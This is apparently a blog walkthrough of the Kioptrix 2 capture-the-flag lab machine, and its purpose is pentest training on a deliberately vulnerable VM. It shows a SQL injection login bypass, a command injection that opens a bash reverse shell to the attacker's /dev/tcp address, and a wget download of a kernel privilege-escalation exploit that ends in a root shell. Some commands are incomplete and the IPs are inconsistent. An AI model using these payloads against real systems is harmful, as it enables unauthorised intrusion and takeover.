Box ip:192.168.126.129

Box Name: Kioptrix 2

Box type:


• Active Information Gathering

• Public Exploits

Scanning

As we know now, the first step is to gather as much information as we can. We can use the necessary tools like fping, nmap, ZAP, recon-ng, etc. to do the job. Here, in this blog post, I will be using some of them. Firstly, let's get the IP address of the attacker machine and target machine. In our case, since we are using NAT on the virtual machines, they are on the same network.


Let's get our attacker's IP address and network ID by the command ip a.



So, from the screenshot above, we now identified the CIDR range to be 192.168.19.0/24 which we will use further to find other alive hosts on the network. To know about CIDR range and subnetting, visit this link: How to subnet a network?.


Now, let's find out the other alive hosts by the command fping -aqg 192.168.19.0/24.

After that, let's run nmap to identify the running services on the target machine by the command nmap -v -p- -A 192.168.19.130.




From the Nmap results, we know that there is an Apache web server of version 2.0.52 running on CentOS. Also, we identified that there is a MySQL database present which means there might be a working website. Likewise, there is a CUPS service running which relates to a printer driver.

So, this level of kioptrix might have a vulnerability in the website. Let's visit the website if we can find anything.



Here, we found out that this website is meant for the system administrator to login. Now, we can guess that a system administrator will run some system level commands after logging into the website. Since we identified the OS of the target machine, we can be confident now that if we are somehow able to log into the website, we might get an access to the shell of the target machine but we are not sure.

we tried to identify the possible vulnerabilities of the target machine. In this post, we will be trying to exploit the system. Up to now, we have visited the IP address of the target machine in firefox which gave us two input fields.



Now, if we try some random username and password, we cannot enter the system. However, there is an infamous vulnerability that a developer can introduce when he is not careful called SQL injection. In SQL injection, we can use input values that will modify the behaviour of the SQL commands on the website. Now, let's write a SQL syntax.

SELECT * FROM users WHERE username = '$username' AND password='$password'

In the above query, a user has to supply a correct username and password to make it work. However, if we supply an input that can change the syntax to something else, that might get us access. In the place of username if you supply ' OR 1=1 #, then the syntax will be as follows.

SELECT * FROM users WHERE username = '' OR 1=1 #' AND password=''


Now, we can see that we joined an OR statement which will result in a true condition. Likewise, by the use of the comment, we removed the condition of the password. Also, this is a total valid SQL statement that will return all the records from the table users. Moreover, there are many ways to do this. You can use a — comment however if we did that we had to use the same value in the password field. If you want to learn the difference between these two types of comment, then visit this link.

In a similar way, there are many SQL injection input values. You can visit the following link to know about them.

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection


I will be listen on port 4444 in my attacker machine (192.168.19.132, since I have installed newer version of kali linux on my VMWare, I have got new IP for it).

nc -nlvp 4444



Now, from where we left in the previous post, we will be on the following screen.

127.0.0.1 && bash -i >& /dev/tcp/192.168.19.132/4444 0>&1



This would give us a reverse shell.


```
┌──(root💀kali)-[/home/kali]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.19.132] from (UNKNOWN) [192.168.19.130] 32774
bash: no job control in this shell
bash-3.00$ whoami
apache
bash-3.00$
```

Description

Local Privilege Escalation


As we can see in the shell that is spawned, we are not the root user. Doing some research, we can find that the kernel being used is prone to local privilege escalation. You can prepend /usr/share/exploitdb/exploits/ before the path shown in the screenshot below to get a file.

searchsploit linux kernel 2.6 local privilege



Now, we should find a way to inject the file in the target machine. So, for that let's serve a folder from the attacker machine. One easy way is to create a simple python webserver (I would be using python3).


python3 -m http.server 8080



Now, we can copy the file to be sent to the target machine where we can compile and run it.

```
┌──(kali㉿kali)-[~]
└─$ cp /usr/share/exploitdb/exploits/linux/local/9479.c
```

Let's check if our web server is working or not by entering the attacker's IP address alongside the port in the browser.



Up to now, our server is running and we have hosted the exploit in our server.

Sending the exploit to the target machine

Now in the reverse shell, we can use wget or curl command to get the file into the target machine.

```
bash-3.00$ pwd
/var/www/html
bash-3.00$ wget 192.168.19.132:8080/9479.c
--10:24:14--  http://192.168.19.132:8080/9479.c
           ⇒ `9479.c'
Connecting to 192.168.19.132:8080 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 3,507 (3.4K) [text/x-csrc]
9479.c: Permission denied

Cannot write to `9479.c' (Permission denied).
bash-3.00$
```

However, we got the permission denied message. So, let's try to see the permissions of the root folders.

ls -al /

As we can see above, we have write access for users other than the owner which is root. So, let's change our directory to /tmp and try to download the exploit.

cd /tmp
wget 192.168.19.132:8080/9479.c

```
bash-3.00$ wget 192.168.19.132:8080/9479.c
--10:31:04--  http://192.168.19.132:8080/9479.c
          ⇒ `9479.c'
Connecting to 192.168.19.132:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3,507 (3.4K) [text/x-csrc]

    0K ...                                                    100%  115.33 MB/s

10:31:04 (115.33 MB/s) - `9479.c' saved [3507/3507]
```

It’s a success. Now, let’s compile and run the code.

```
┌──(root💀kali)-[/home/kali]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.19.132] from (UNKNOWN) [192.168.19.130] 32769
bash: no job control in this shell
bash-3.00$ cd /tmp
bash-3.00$ ls
9479.c
esc
bash-3.00$ ./esc
sh: no job control in this shell
sh-3.00# whoami
root
sh-3.00#
```

Since you have a root access, you can go further as you want.